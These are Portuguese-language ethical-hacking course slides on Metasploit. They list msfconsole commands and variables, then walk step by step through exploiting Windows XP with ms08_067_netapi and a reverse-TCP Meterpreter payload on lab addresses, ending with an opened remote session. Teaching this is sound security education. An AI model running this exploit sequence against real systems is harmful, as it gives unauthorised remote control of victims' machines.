Metasploit Framework

Marcos Flávio Araújo Assunção

Fundamentos de Ethical Hacking

Criado por HD Moore, é hoje **o framework de exploração de falhas mais utilizado**.

- Extremamente customizável;
- Atualizações frequentes;
- Possibilidade de criação de scripts;
- Muitas opções de payloads;
- Métodos para se burlar firewalls e anti-vírus;
- Meterpreter;
- Interface console, gui (Armitage) e web;

O Metasploit Framework (MSF) vem com muitos utilitários para auxiliar na realização da exploração. Vamos estudar os principais: **msfconsole e msfvenom.**

```
root@bt:/opt/metasploit/msf3# ls msf* -l
-rwxr-xr-x 1 root root  7170 2012-07-02 15:51 msfbinscan
-rwxr-xr-x 1 root root  7626 2012-07-02 15:51 msfcli
-rwxr-xr-x 1 root root  3671 2012-07-02 15:51 msfconsole
-rwxr-xr-x 1 root root  2592 2012-07-02 15:51 msfd
-rwxr-xr-x 1 root root  2823 2012-07-02 15:51 msfelfscan
-rwxr-xr-x 1 root root  7168 2012-07-02 15:51 msfencode
-rwxr-xr-x 1 root root   605 2012-07-02 15:51 msfgui
-rwxr-xr-x 1 root root  2493 2012-07-02 15:51 msfmachscan
-rwxr-xr-x 1 root root  5159 2012-07-16 17:23 msfpayload
-rwxr-xr-x 1 root root  4475 2012-07-02 15:51 msfpescan
-rwxr-xr-x 1 root root  4226 2012-07-02 15:51 msfrop
-rwxr-xr-x 1 root root  2250 2012-07-02 15:51 msfrpc
-rwxr-xr-x 1 root root  3089 2012-07-02 15:51 msfrpcd
-rwxr-xr-x 1 root root  1571 2012-07-02 15:51 msfupdate
-rwxr-xr-x 1 root root 13848 2012-07-16 17:23 msfvenom
root@bt:/opt/metasploit/msf3#
```

Metasploit

Suíte completa

Variáveis do Metasploit

São usadas em todos os comandos do MSF. Ex: msfconsole, msfcli, msfpayload, etc. As principais são:

- **LHOST:** IP local
- **LPORT:** Porta local
- **RHOST:** IP remoto
- **SRVHOST:** IP do serviço
- **PAYLOAD:** Tipo de payload
- **TARGET:** Tipo de alvo

Método mais utilizado para uso do MSF. É um console que permite escolher interativamente exploits, utilitários, payloads e configurar as devidas variáveis.

```
root@bt:/opt/metasploit/msf3# ./msfconsole

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B    .'"".'/|`.""'.
  II     6.     .P  :  .' / |  `.  :
  II     'T;. .;P'  '.'  /  |    `.'
  II      'T; ;P'    `. /   |     .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 927 exploits - 499 auxiliary - 151 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops

msf >
```

Msfconsole

Comandos do MSFCONSOLE

- **search <nome>:** Pesquisa módulo de exploit
- **use <nome>:** Utiliza módulo de exploit
- **show <argumento>:** Mostra informações referentes ao módulo. O argumento pode ser: exploits, options, payloads ou auxiliares.
- **set <variável>:** Configura um valor em uma variável.

  Ex: LHOST, LPORT, PAYLOAD, etc.
- **unset <variável>:** "Desconfigura" uma variável.
- **exploit:** Realiza a exploração após as variáveis terem sido configuradas.

search ms12

```
msf > search ms12
[-] Warning: database not connected or cache not built, falling back

Matching Modules
================

   Name                                                  Disclosure
ription
   ----                                                  ----------
-------
   auxiliary/dos/windows/rdp/ms12_020_maxchannelids      2012-03-16
-020 Microsoft Remote Desktop Use-After-Free DoS
   exploit/windows/browser/ms12_004_midi                 2012-01-10
-004 midiOutPlayNextPolyEvent Heap Overflow
   exploit/windows/browser/ms12_037_ie_colspan           2012-06-12
osoft Internet Explorer Fixed Table Col Span Heap Overflow
   exploit/windows/browser/ms12_037_same_id              2012-06-12
```

Msfconsole

Exemplo search

```
use exploit/windows/smb/ms08_06_netapi
```

```
msf > use exploit/windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BR


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Msfconsole

Exemplo use

```
show payloads
```

```
msf  exploit(ms08_067_netapi) > show payloads

Compatible Payloads
===================

   Name
   ----
   generic/custom
   generic/debug_trap
ug Trap
   generic/shell_bind_tcp
 Shell, Bind TCP Inline
   generic/shell_reverse_tcp
 Shell, Reverse TCP Inline
   generic/tight_loop
ht Loop
   windows/dllinject/bind_ipv6_tcp
Injection, Bind TCP Stager (IPv6)
   windows/dllinject/bind_nonx_tcp
Injection, Bind TCP Stager (No NX or Win7)
   windows/dllinject/bind_tcp
```

Msfconsole

Exemplo show


```
set LHOST 192.168.10.1
set LPORT 443
set RHOST 192.168.10.2
```

```
msf  exploit(ms08_067_netapi) > set LHOST 192.168.10.1
LHOST => 192.168.10.1
msf  exploit(ms08_067_netapi) > set LPORT 443
LPORT => 443
msf  exploit(ms08_067_netapi) > set RHOST 192.168.10.2
RHOST => 192.168.10.2
msf  exploit(ms08_067_netapi) >
```

Msfconsole

Exemplo set

```
set PAYLOAD
windows/meterpreter/reverse_tcp
show options
```



```
msf  exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf  exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.10.2     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSV

Payload options (windows/meterpreter/reverse_tcp):
```

Msfconsole

set payload e
show options

Depois de todas as variáveis já devidamente configuradas para executar o comando **`exploit`** para realizar a exploração:

```
msf  exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.10.1:443
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:Portuguese - Br
[*] Selected Target: Windows XP SP2 Portuguese - Brazilian (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.10.2
[*] Meterpreter session 1 opened (192.168.10.1:443 -> 192.168.10.2:
:26 -0300

meterpreter >
```